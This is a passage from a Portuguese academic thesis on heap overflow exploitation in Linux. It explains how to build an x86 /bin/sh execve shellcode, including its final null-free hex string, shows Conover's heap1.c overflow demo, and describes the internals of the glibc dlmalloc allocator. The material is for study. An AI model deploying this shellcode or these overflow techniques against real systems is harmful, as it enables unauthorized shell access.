- **Pilha (stack):** é a área onde se encontram as variáveis locais do programa (aquelas definidas dentro do escopo de uma função). Aqui também se encontram parâmetros de função e o seu endereço de retorno para quem a chamou. Essa memória é automaticamente liberada ao término da função. Na maioria das arquiteturas, a pilha cresce “para baixo”, pois cada item adicionado será acrescido em endereços de memória inferiores aos que foram adicionados anteriormente;

Analisando a figura 2.2, pode-se perceber que a pilha e o Heap crescem na direção oposta ao outro. O stack grava dados a partir do maior endereço (0xffffffff) para o menor (0x00000000) e a Heap cresce no sentido oposto, de endereços menores para os maiores. Teoricamente seria possível que essas duas áreas de memória se sobrescrevessem, porém o sistema operacional impede que tal fato ocorra. As diferentes áreas de memória normalmente têm diferentes permissões de acesso configuradas para elas. Por exemplo, é típico marcar a área de código com uma permissão de “somente execução”, e desmarcar tal permissão nas áreas de pilha e dados. Esta prática pode até mesmo prevenir alguns tipos de ataques de segurança (ROBBINS, 2004).

No caso do Unix, a tentativa de gravar dados alocados dinamicamente em uma faixa de endereço que não é destinada à memória Heap irá ocasionar uma mensagem “segment fault”, e o programa será abortado.

2.4 Shellcodes

Para o entendimento da exploração de Heap Overflow descrita como exemplo neste trabalho, é importante o conhecimento de conceitos básicos sobre Shellcodes. Porém, devido não ser o foco deste trabalho, não será feito um estudo muito profundo deste assunto. Caso o leitor queira se aprofundar, recomenda-se ler a bibliografia sobre este tema.

2.4.1 Conceitos iniciais sobre Shellcodes

Shellcode é um trecho de código destinado a ser escrito e em seguida executado dentro do espaço de memória de um programa vulnerável a partir de uma falha que permita ao atacante obter o controle sobre o fluxo de execução do mesmo (Oliveira, 2011). O objetivo dos primeiros "Shellcodes" era abrir um "shell"(chamar o /bin/sh), e daí vem à origem do nome. Hoje em dia, existem Shellcodes que fazem muito mais do que isso, alguns criam túneis reversos[9], outros têm até interface gráfica. Embora alguns autores modernos chamem o Shellcode de "Payload" ("carga" do Exploit[10]), neste trabalho continuará sendo usado o termo "Shellcode".

Devido o Shellcode idealmente ter que ser o mais independente possível de interpretadores, frameworks, máquinas virtuais, etc, ele deve ser escrito usando apenas componentes básicos do sistema como registradores, instruções nativas do processador e chamadas do sistema operacional (syscalls). Outra regra para um Shellcode é usar o mínimo de bibliotecas.

Boa parte dos Shellcodes é gerada através da extração dos Object Codes (linguagem nativa dos processadores) de um código escrito em assembly, e são representados através de uma cadeia de valores em hexadecimal, para serem mais facilmente manipulados e injetados nos programas alvo.

Como o maior objetivo de um Shellcode é fazer com que o programa vulnerável funcione como porta de acesso ao sistema operacional hospedeiro, no Shellcode demonstrado serão usadas chamadas de sistema (Syscalls) que é a maneira mais fácil de interagir com este sistema operacional.

Os sistemas operacionais geralmente possuem uma biblioteca a qual os programas normais utilizam quando necessitam de se comunicar com o núcleo, ou seja, realizar as chamadas de sistema. Os sistemas Linux utilizam Libc para esta finalidade. (Trindade, 2009).

Para utilizarmos as syscalls no Linux, nós podemos fazer as chamadas através de funções da Libc ou chamá-las diretamente através do assembly.

---

[9] Túnel ou tunelamento (tunnelling) é a conexão criptográfica entre dois computadores (quem interceptar os pacotes da conexão não terá acesso ao conteúdo). Um túnel é dito reverso quando é feito com que o computador remoto inicie uma conexão de tunelamento com o computador local. Em uma situação de ataque, o atacante através da execução do Shellcode, faz com que a conexão criptográfica inicie do computador remoto para o computador do atacante.

[10] Exploit é um programa de computador, uma porção de dados ou uma sequência de comandos que se aproveita das vulnerabilidades de um sistema operacional. Neste trabalho, para explorar o segundo grupo de ataques de Heap Overflow em Linux (seção 3.2), foi utilizado o Exploit escrito em Linguagem C da figura 3.18.

A seguir será demonstrado de maneira simplificada a criação do Shellcode “/bin/sh” utilizado no Exploit do segundo grupo de ataque de Heap Overflow (seção 3.2).

2.4.2 Shellcode “/bin/sh”

Agora serão demonstrados os passos básicos para a criação do Shellcode que será usado de exemplo no Exploit para exploração do Heap Overflow (seção 3.2). O objetivo deste Shellcode é chamar o “Shell sh”, que, se for chamado com sucesso, irá indicar que o exploit funcionou.

Para chamar o “Shell sh” será utilizada a chamada de sistema “execve”, que é utilizada para chamar um executável com parâmetros de chamada, definindo variáveis de ambiente para nova chamada.

Abaixo temos a estrutura da chamada de sistema execve em linguagem C:

```
Char *lista[2];
lista[0] = “/bin/sh”;
lista[1] = NULL;
execve(lista[0], lista, NULL);
Exit(0);
```

Maiores informações sobre a chamada de sistema execve(), podem ser obtidas em (DIE, 2011).

São necessidades para a confecção do código da chamada execve:

- Área de dados para a string “/Bin/sh”

- Área de dados para um nulo (NULL)

- Montar a chamada execve() em assembler

Abaixo é mostrada a sequência de comandos em assembler da chamada execve().

```
Movl   0xb, %eax                    ; número da execve
       movl  string_addr, %ebx ; lista[0]
       lea   string_addr, %ecx ; lista
       lea   null_string, %edx ; NULL
       int   $0x80
       …     …
string:      .string     /bin/sh\0   ; nome do programa
string_addr: .long string            ; endereço do string
null_string: .long 0
```

Após o código da chamada de sistema execve, deve estar o código da chamada de sistema “exit”, pois esta chamada servirá para indicar que o código funcionou

carregando “0” no registrador “ebx”, que é o registrador em que ficam armazenados os códigos de erros.

Para chamar a chamada “exit”, devemos colocar “1” (número relativo a chamada de sistema exit) no registrador “eax”, colocar “0” no registrador “ebx” (argumento que indica que o código foi executado sem erro) e executar a instrução “Int $0x80” que fará com que seja executada a chamada de sistema.

Deste modo, o código da chamada exit tem o seguinte código em assembler:

```
movl   0x1, %eax
movl   0x0, %ebx
Int    $0x80
```

Juntando execve() e exit(), temos:

```
movl   0xb, %eax           ; número da execve
       movl  string_addr, %ebx ; lista[0]
       lea   string_addr, %ecx ; lista
       lea   null_string, %edx ; NULL
       int   $0x80
       movl  0x1, %eax
       movl  0x0, %ebx
       int   $0x80
string:      .string     /bin/sh\0     ; nome do programa
string_addr: .long string              ; endereço do string
Null_string: .long 0
```

2.4.2.1Problema de endereçamento

Neste Shellcode, é feito referência a um string “/bin/sh” (o mesmo problema ocorre quando é necessário fazer referências a ponteiros), porém não é possível usar nomes de variáveis e muito menos endereços estáticos, pois o Shellcode deve ser um código de máquina independente de posição e que irá ser inserido durante a execução.

Um fator que dificulta mais é que na arquitetura 80x86 não tem um modo de endereçamento relativo ao program counter (PC) (WEBER, 2010).

Desta maneira, será necessário algum endereço para usar como referência.

Para resolver este problema é utilizada uma técnica que usa os comandos JUMP e CALL, conforme demonstrado no exemplo abaixo:

```
1: jmp short data

2: code:

3: pop esi
```

```
-

-

8: data:

9: call code

db  “Hello World”
```

Na linha 1 é feito o desvio para o rótulo data (linha 8), logo em seguida é chamada a rotina code (linha 9). Quando é chamada essa rotina, o endereço correspondente à instrução seguinte é colocado na pilha, pois cada vez que uma rotina ou sub-rotina é chamada, o compilador empilha na memória valores referentes a endereços e instruções, e o primeiro valor a ser empilhado é o endereço de retorno da pilha. Esse endereço corresponde ao endereço da string “Hello World”. Dentro da rotina “code” a primeira instrução é “pop esi”, para guardar o endereço da “string” no registrador “ESI”. Pode-se então trabalhar com a string utilizando o registrador “ESI” como um ponteiro para ela.

Fazendo as modificações descritas acima, é obtido o seguinte código:

```
Jmp end_code
begin_code:    pop   %esi
          movl  0xb, %eax
          movl  string_addr, %ebx
          lea   string_addr, %ecx
          lea   null_string, %edx
          int   $0x80
          movl  0x1, %eax
          movl  0x0, %ebx
          int   $0x80
end_code:      call  begin_code
string:  .string     /bin/sh\0
string_addr:   .long string
Null_string:   .long 0
```

Compilando e linkando o código acima, é obtido um código objeto. Traduzindo este código objeto para uma string, é obtido o seguinte código em hexa:

```
\xeb\x1f\x5e\xb8\x0b\x00\x00\x00\x89\x76\x08\x89\xf3\x8d\x4e\x08\x8d\x56\x0c
\xcd\x80\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xdc\xff\xff\xff
\x2f\x62\x69\x6e\x2f\x73\x68\x00\x00\x00\x00\x00\x00\x00\x00\x00
```

Porém, ainda existe um problema nesta string que é a presença do byte zero (\x00). Como geralmente o Shellcode é inserido no programa através de alguma função que faz manipulação de strings, o byte zero será interpretado como final da string e o Shellcode será executado parcialmente.

Para resolver este problema, será usada ao invés da instrução **"mov"** a instrução **"xor"** (WEBER, 2010). Assim, por exemplo, "mov eax, 0x0" será substituída por "xor eax, eax". Isto evita a presença de bytes nulos e carrega zero no registrador "eax". (ou "ebx").

O código final ficará:

```
    jmp    .+0x1f                          ; 2 bytes
    begin_code:  pop   %esi                ; 1 byte
           xor   %eax, %eax                ; 2 bytes
           movb  %al, 0x7(%esi)            ; 3 bytes
           movl  %eax, 0xc(%esi)           ; 3 bytes
           movb  0x0b, %al                 ; 2 bytes
           movl  %esi, 0x8(%esi)           ; 3 bytes
           movl  %esi, %ebx                ; 2 bytes
           lea   0x8(%esi), %ecx           ; 3 bytes
           lea   0xc(%esi), %edx           ; 3 bytes
           int   $0x80                     ; 2 bytes
           xor   %ebx, %ebx                ; 2 bytes
           mov   %ebx, %eax                ; 2 bytes
           inc   %eax                      ; 1 byte
           int   $0x80                     ; 2 bytes
    end_code:    call  .-0x24              ; 5 bytes
    string:      .string     /bin/sh       ; 7 bytes
```

Novamente, compilando e linkando o código acima, é obtido um novo código objeto. Traduzindo este novo código para uma string, é obtido o seguinte Shellcode, que será usado no Exploit (figura 3.18) para teste da execução da vulnerabilidade de Heap Overflow:

```
"\xeb\x1f\x5e\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\x76\x08\x89\xf3
\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xf
f\xff/bin/sh"
```

3 HEAP OVERFLOW NO SISTEMA OPERACIONAL LINUX

Ao iniciar o estudo do Heap Overflow, iremos ver algumas características que foram utilizadas para explorar esta vulnerabilidade.

A primeira característica é que os ataques de Heap Overflow se caracterizam por ter dois componentes:

- Um programa vulnerável, que, dependendo do tipo de ataque, deve ter uma determinada estrutura (sequência de comandos).

- Um exploit, que poderá ser um código em “Linguagem c” ou uma sequência de comandos em uma linguagem em script, como por exemplo, Python ou Perl, que servirá para injetar dados em um programa vulnerável, provocando a vulnerabilidade.

A segunda característica é que o objetivo do exploit será utilizar o programa vulnerável para realizar comandos ou operações para os quais ele não tem permissão.

No caso de um ataque a uma máquina local, o atacante poderia utilizar o programa vulnerável para incluir seu usuário na lista de administrador ou para executar comandos com o perfil de administrador. Para isso, o atacante teria como objetivo achar programas vulneráveis que tenham permissões de acesso maiores do que a sua.

Já no caso de acessos remotos, um indivíduo mal intencionado pode usar um programa vulnerável para executar comandos como, por exemplo, abrir um “Shell”, que ele não conseguiria acessar remotamente.

As técnicas de exploração de falhas de estouro de Heap podem basicamente ser divididas em dois grupos (ROBERTSON, 2003):

O primeiro grupo compreende ataques onde o Overflow de uma variável alocada na Heap altera o conteúdo de blocos de memória adjacentes.

Já o segundo grupo compreende ataques que alteram as informações de gerenciamento da memória Heap utilizadas pelo gerenciador de memória.

A seguir faremos uma descrição destes grupos de ataque de Heap Overflow.

3.1 Primeiro grupo de ataques de Heap Overflow

Conforme citado acima, o primeiro grupo de técnicas consiste em provocar o Heap Overflow alterando posições adjacentes da memória. Nesta situação, caso as

informações adjacentes forem críticas para a segurança da aplicação, a alteração destas de forma maliciosa, pode comprometer a segurança da aplicação e consequentemente do sistema do qual a aplicação faz parte. Além disso, caso o sistema não possua controle de escrita em outras partes da memória, esta técnica pode ser usada para sobrescrever dados em outras áreas de memória, como por exemplo, a pilha.

A seguir será analisado o código abaixo, extraído de (CONOVER, 1999):

```
   #include <stdio.h>
   #include <stdlib.h>
   #include <unistd.h>
   #include <string.h>
   #define BUFSIZE 16
   #define OVERSIZE 8 /* Overflow buf2 by OVERSIZE bytes */
   int main()
   {
      u_long diff;
      char *buf1 = (char *)malloc(BUFSIZE), *buf2 = (char *)
malloc(BUFSIZE);
      diff = (u_long)buf2 - (u_long)buf1;
      printf("buf1 = %p, buf2 = %p, diff = 0x%x bytes\n", buf1, buf2,
diff);
      memset(buf2, 'A', BUFSIZE-1), buf2[BUFSIZE-1] = '\0';
      printf("before Overflow: buf2 = %s\n", buf2);
      memset(buf1, 'B', (u_int)(diff + OVERSIZE));
      printf("after Overflow: buf2 = %s\n", buf2);
      return 0;
   }
```

Figura 3.1 - Programa Heap1.c

Após executar o código obtemos o seguinte resultado:

```
# gcc Heap1.c –o Heap1
# ./Heap1 8
buf1 = 0x804e000, buf2 = 0x804eff0, diff = 0xff0 bytes
before Overflow: buf2 = AAAAAAAAAAAAAAA
after Overflow: buf2 = BBBBBBBBAAAAAAA
```

Neste código são alocadas dinamicamente as variáveis buf1 e buf2. Assim, buf1 foi alocada no endereço 0x804e000 e buf2 no endereço 0x804eff0 e a diferença entre os endereços das variáveis é de 0xff0 bytes (4080 bytes).

Antes do Overflow, a variável buf2 é preenchida com caracteres “A”, demonstrado na linha de saída “before Overflow: buf2 = AAAAAAAAAAAAAAA”. Após isto, são copiados caracteres “B” em buf1 em quantidade igual à soma de buf1, diff mais OVERSIZE, e isto faz com que desta maneira a variável buf2 seja preenchida com a quantidade de caracteres “B” igual a OVERSIZE. Isto é demonstrado na linha “after Overflow: buf2 = BBBBBBBBAAAAAAA”.

Como buf1 e buf2 são armazenados em sequência, um Overflow no buf1 pode alterar o conteúdo de buf2. Este Overflow poderia ser usado por um usuário mal intencionado para provocar erros de execução no programa ou para tentar sobrescrever dados em posições subsequentes de memória.

Porém, geralmente é difícil determinar qual alteração crítica pode ser realizada e como esta alteração pode ser realizada com o objetivo de comprometer a segurança da aplicação. Normalmente os principais alvos dos atacantes, nem sempre disponíveis, são ponteiros para dados (IPO) e ponteiros para funções (YOUNAN, 2005).

A seguir será descrito o segundo grupo de técnicas de Heap Overflow que engloba explorações que consistem em alterar as informações de controle da área de memória Heap objetivando a alteração de um determinado endereço de memória.

3.2 Segundo grupo de ataques de Heap Overflow

O segundo grupo técnicas de Heap Overflow explora o fato que as informações de controle da memória Heap são colocadas no meio dos dados. Deste modo, provocando Overflow em uma variável na memória Heap, é possível alterar informações de controle de variáveis subsequentes. Como estas informações são utilizadas pelo alocador de memória dinâmica, a alteração de maneira maliciosa será utilizada para provocar a escrita de 4 bytes em qualquer posição de memória que tenha permissão de escrita, e deste modo, controlar a execução de um programa. Como já foi citado anteriormente, esta técnica foi divulgada inicialmente por Solar Designer em julho de 2000. **(FERGUSON, 2007)**

A seguir será mostrada uma visão geral do sistema de gerenciamento de memória alocada dinamicamente utilizado na biblioteca Glibc e projetado por *Doug Lea* e *Wolfram Gloger*, o qual é utilizado na maioria das distribuições de Linux. Esse estudo é necessário, pois as técnicas para exploração de problemas na *Heap* se baseiam justamente na forma como este sistema de gerenciamento trata as porções de memória alocadas.

3.2.1 Estudo do alocador de memória Dinâmica do Linux: Doug Lea's Malloc

Nos sistemas Unix, a alocação dinâmica de memória não é suportada diretamente pelas variáveis da linguagem C, mas é disponibilizada através das funções da biblioteca GNU C library (libc ou glibc). Esta biblioteca usa como base o alocador de memória dinâmica Doug Lea's Malloc (Dlmalloc) (KAEMPF, 2001). Este alocador controla as requisições e liberações de memória dinâmica dos programas ao sistema operacional.

Se os processos tivessem que usar as chamadas de sistema brk() ou mmap() toda vez que necessitassem de mais memória durante a execução, estas operações seriam lentas e de difícil controle (ALVARES, 2009). Por isso a glibc gerencia a área de memória Heap e, portanto, fornece às funções malloc(), calloc(), realloc() e free() as quais alocam e liberam memória dinamicamente. Assim, estas funções acionam as chamadas de sistema mmap() (reserva uma nova área) ou brk (libera uma determinada área).

Este trabalho será focado no estudo no DLmalloc apenas os aspectos suficientes para o entendimento do Heap Overflow. Deste modo, serão estudados os conceitos de "Chunks de memória", "Boundary Tags" e "Bins" que são essenciais para o entendimento deste sistema de alocação.

As versões do Glibc têm “código aberto”, seus códigos são amplamente documentados, e cada versão é composta de várias macros (funções) que serão citadas na descrição deste alocador.

3.2.1.1 Chunks (pedaços) de memória

A área da memória Heap é dividida em contíguos blocos (pedaços) de memória nos quais são gravadas as informações alocadas, chamados chunks. Um chunk pode se encontrar em dois estados: alocado e desalocado (livre).

Os chunks de memória gerenciados por Dlmalloc são alocados e liberados através das funções disponíveis aos programas do usuário, principalmente as funções malloc() e free().

O layout da área de memória Heap evolui quando as funções malloc e free são chamadas. Assim, os chunks podem ser alocados, liberados, divididos e unidos. Uma regra importante neste alocador é que, para diminuir a fragmentação, nunca pode haver dois chunks livres um fazendo fronteira com o outro. Quando ocorrerem dois chunks livres lado a lado, o sistema faz com que eles se fundam em um e o tamanho do chunk resultante é a soma dos respectivos tamanhos.

Um chunk pode possuir dois estados: Alocado (em uso) ou desalocado (livre), Chunks livres são mantidos em bins, que serão vistos mais adiante.

Cada chunk é composto de duas partes, uma faixa para gerenciamento dos blocos (boundary tags) e a segunda realmente é utilizada para guardar dados das aplicações. Os ponteiros devolvidos pelos comandos malloc, calloc e realloc apontam para o inicio desta segunda parte.

O chunk wilderness é um chunk especial, pois, ele faz fronteira com o endereço máximo de dados da memória Heap e, portanto é o único que pode ser estendido via chamada de sistema sys_brk. Este chunk se encontra sempre disponível e é tratado por Dlmalloc como o maior de todos os chunks.

3.2.1.2Boundary Tags

Boundary tags corresponde a informações de gerenciamento dos chunks que são utilizadas pelo alocador em estudo e compõem o próprio chunk. Estas informações dependem se o chunk encontra-se alocado ou livre, e são utilizadas principalmente para que:

- Dois chunks livres adjacentes sejam unidos em um único chunk.

- Todos os chunks livres podem ser percorridos a partir de um chunk livre qualquer, pelos ponteiros anterior ou próximo.

- Ter informação sobre o tamanho do chunk.

A forma como os seus campos são utilizados depende se o chunk está ou não em uso (alocado), e também se o chunk anterior está ou não em uso (alocado).

Na figura abaixo temos a estrutura de um boundary tag.

```
#define INTERNAL_SIZE_T size_t
   struct malloc_chunk {
        INTERNAL_SIZE_T prev_size;
        INTERNAL_SIZE_T size;
        struct malloc_chunk * fd;
        struct malloc_chunk * bk;
   };
```

Figura 3.2 - Estrutura de um Boundary tag

Na figura abaixo, temos a estrutura de um chunk alocado:



Figura 3.3 - Chunk alocado

Sobre a figura acima:

- "chunk" é o início do chunk (e, portanto, o início da boundary tag deste chunk)

- "nextchunk" é o início do próximo chunk contíguo.

- "mem" é o inicio da área de dados. Seu valor de memória é retornado para o usuário quando o chunk é alocado, como, por exemplo, pelo comando malloc.

- campo prev_size: Indica o tamanho do chunk anterior se este estiver livre. Caso o chunk anterior esteja em uso, pode ser utilizado para guardar dados deste chunk, conforme será visto em 3.2.1.3 – Cálculo do tamanho efetivo de um chunk.

- campo size: Indica o tamanho do chunk atual, ou seja, valor entre chunk e next_chunk. Os últimos 2 bits são utilizados para guardar informações de status. Mais adiante, serão dados mais detalhes sobre este campo.

Os campos fd e bk não existem porque este chunk está alocado. Estes campos existirão quando este chunk estiver livre e eles ficam na área de dados do usuário.

Já os chunks livres são armazenados em listas circulares duplamente encadeadas e têm a seguinte estrutura:



Figura 3.4 - Chunk Livre

Sobre a figura acima:

- Campos fd e bk: Como este chunk está livre, ele pertence a uma das listas duplamente encadeadas chamadas bins. O campo bk é utilizado para apontar para o endereço do chunk anterior e o campo fd é utilizado para apontar para o próximo chunk desta lista. Caso ele seja o único chunk da bin, estes dois campos devem conter o endereço do elemento raiz da bin. Mais adiante veremos mais detalhes sobre estas bins.

Como foi mostrado nas figuras acima, em relação ao campo prev_size, caso o chunk anterior esteja alocado, é utilizado para guardar dados do usuário daquele chunk e caso o chunk anterior esteja livre é utilizado para guardar o tamanho do chunk anterior. Por isso que nas figuras de chunk alocado e livre, aparece o campo prev_size do próximo chunk.

As duas estruturas possuem em comum os campos “tamanho da porção imediatamente anterior” caso essa esteja livre e “tamanho da porção alocada”. Os dois bits menos significativos do tamanho da porção alocada possuem uma indicação se a porção anterior estiver livre (bit “P”) e se o gerenciamento da porção atual foi delegada ao sistema operacional (bit “M”). Esses bits são retirados desse campo através de máscaras. Mais adiante, serão vistos detalhes destes bits de controle.

A conversão de cabeçalhos do chunk aos ponteiros do usuário (mem) e inicio do chunk, é realizada pelas macros chunk2mem() e mem2chunk(), que simplesmente adicionam ou subtraem 8 bytes (a soma dos tamanhos dos campos prev_size e size), pois estes campos separam "mem" do inicio do chunk.

3.2.1.3 Campo size – Cálculo do tamanho efetivo de um chunk

A macro que calcula o tamanho do chunk é a request2size(). Nesta seção serão demonstrados alguns detalhes de como é feito o cálculo do tamanho de um chunk, que, conforme será visto, possui um tamanho efetivo maior que o solicitado.

Em arquiteturas de 32 bits, o gerenciamento da informação sempre contém campos de gerenciamento de informação de 4 bytes.

No alocador em estudo, os três bits menos significativos do campo “size” do chunk são usados como bits de status. Dessa forma, o tamanho do chunk deve ser um múltiplo de 8.

Assim, quando um usuário solicita “req” bytes de memória dinâmica, o cálculo feito para tamanho do chunk é:

```
req bytes (número de bytes requisitados)
+ 8 bytes dos campos prev_size e size
- 4 bytes do campo prev_size do próximo chunk
------------------------------------------------------------
= Tamanho efetivo necessário do chunk
```

Figura 3.5 – Cálculo do tamanho necessário de um chunk

Como já foi dito que o valor deve ser um múltiplo de 8 (oito), a macro request2size() que calcula o tamanho de chunk requisitado, deve devolver o primeiro múltiplo de 8 bytes maior ou igual ao tamanho efetivo necessário. Além disso, o tamanho mínimo de um chunk é de 16 bytes (tamanho de um boundary tag), porque deve ter no mínimo os campos prev_size, size, fd e bk.

3.2.1.4 Campo size – Informações de Status

O campo “size” de um “boundary tag” tem o tamanho efetivo (em bytes) do espaço que o chunk ocupa na memória e informações de status. Esta informação de status é armazenada dentro dos 2 bits menos significativos, que de outra forma não seriam utilizadas, porque o tamanho de um bloco é sempre um múltiplo de 8 bytes, e os 3 bits menos significativos de um campo de tamanho deveriam sempre ser iguais a zero.

O bit de mais baixa ordem do campo de tamanho tem o bit PREV_INUSE e o segundo bit de mais baixa ordem contém o bit IS_MMAPPED:

```
#define PREV_INUSE 0x1
#define IS_MMAPPED 0x2
```

Figura 3.6 - Bits menos significativos do campo size

Se o bit PREV_INUSE de um chunk “p” é setado (igual a 1), o pedaço físico de memória localizada imediatamente antes de “p” é alocado, e o campo prev_size do pedaço “p” pode, portanto, manter os dados do usuário. Mas se o PREV_INUSE é igual a zero, o pedaço físico de memória antes de p é livre, e o campo prev_size do pedaço “p” por isso é usado por Dlmalloc e contém o tamanho do chunk fisicamente anterior.

Malloc Doug Lea determina se o pedaço físico localizado imediatamente antes de um bloco de memória “p” está alocado ou não através da macro prev_inuse(), que verifica o bit PREV_INUSE do pedaço atual. Porém, para determinar se o “p” pedaço em si está ou não em uso, Dlmalloc tem que verificar através de uma máscara, o bit PREV_INUSE do próximo chunk contíguo de memória.

3.2.1.5 Campo prev_size

Se o chunk de memória localizado imediatamente antes de um chunk p está livre, no campo prev_size do chunk “p” é armazenado o tamanho do chunk anterior.

Porém, caso o chunk anterior esteja ocupado, o campo prev_size do chunk p é utilizado como extensão do armazenamento de dados do chunk anterior (a fim de diminuir o desperdício). É por isso que, como já foi visto, para cálculo de um tamanho de um chunk sempre são subtraídos 4 bytes, porque são utilizados 4 bytes do chunk posterior.

Dado um ponteiro para o chunk “p”, se o chunk anterior estiver livre, o endereço do bloco anterior pode ser calculado através do campo prev_size.

3.2.1.6 Bins

Chunks que não estão em uso pela aplicação (free chunks) são mantidos em bins, que são listas duplamente encadeadas (com os ponteiros anterior e próximo), agrupados por tamanho. Um chunk quando é tornado free (livre), de acordo com o seu tamanho é armazenado pelo Dlmalloc na “bin” correspondente.

A figura a seguir demonstra como ficam os chunks na memória, com chunks livres de mesmo tamanho, ou agrupados por faixas de tamanho, compondo uma lista duplamente encadeada dentro de cada bin.



Figura 3.7 - Visualização da memória Heap

A figura ilustra sete porções de uma região de memória *Heap*. As porções em azul estão em uso e as em cinza são as livres e compõem listas duplamente encadeadas agrupadas por tamanho.

Na estrutura da memória Heap, inicialmente existe apenas um único chunk que é o chunk Wilderness, e todas as bins estão vazias.

Conforme os chunks vão sendo liberados, de acordo com o tamanho eles passam a pertencer a uma bin. Para as bins grandes que armazenam chunks de diferentes tamanhos (por faixa de tamanho), os chunks estarão ordenados por tamanho e o ponteiro forward destas bins apontam para o primeiro (o menor) chunk da bin (ou para própria bin, se esta estiver vazia) e o ponteiro backward de uma bin aponta para o último (o maior) chunk de memória da bin (ou para bin, se esta estiver vazia).

Vejamos na figura a seguir a estrutura das bins:



Figura 3.8 - Representação da estrutura das Bins

Os únicos chunks livres que não pertencem a uma Bin são os chunks que são gerados pela sobra da divisão de um chunk e o chunk willderness, o qual irá ser tratado especialmente e nunca será incluído em um Bin.

Existem 128 bins, e dependendo do tamanho delas, um chunk free é armazenado pelo Dlmalloc na Bin correspondente de acordo com o tamanho. A fim de localizar o índex da Bin correspondente, Dlmalloc chama as macros smallbin_index() e Bin_index().

Smallbin_index - Bins pequenas

Malloc Doug Lea considera os pedaços cujo tamanho é inferior a 512 bytes como pedaços pequenos, e armazena esses pedaços em uma das 62 bins pequenas.

Cada bin pequena detém chunks de tamanho idêntico, e como o tamanho mínimo alocado é de 16 bytes e o tamanho de um chunk é sempre um múltiplo de 8 bytes, a primeira bin pequena detém o tamanho de chunks de 16 bytes, a segunda chunks de 24 bytes, a terceira chunks de 32bytes, e assim por diante, sendo que a última bin tem os

chunks de 504 bytes. O índice da bin correspondente ao tamanho sz de um chunk pequeno é, portanto, (sz / 8), como implementado na macro smallbin_index ().

Bin index (Bins grandes)

Bins grandes são utilizadas para armazenar chunks livres com tamanho de 512 bytes até 128 Kbytes. Cada bin grande armazena chunks de uma faixa determinada de tamanho.

A macro bin_index() é usada para determinar em qual bin é guardada o chunk com tamanho sz, conforme figura abaixo:

```
#define bin_index(sz)                                                         \
((((unsigned long)(sz) >> 9) ==    0) ?       ((unsigned long)(sz) >>  3):\
 (((unsigned long)(sz) >> 9) <=    4) ?  56 + ((unsigned long)(sz) >>  6):\
 (((unsigned long)(sz) >> 9) <=   20) ?  91 + ((unsigned long)(sz) >>  9):\
 (((unsigned long)(sz) >> 9) <=   84) ? 110 + ((unsigned long)(sz) >> 12):\
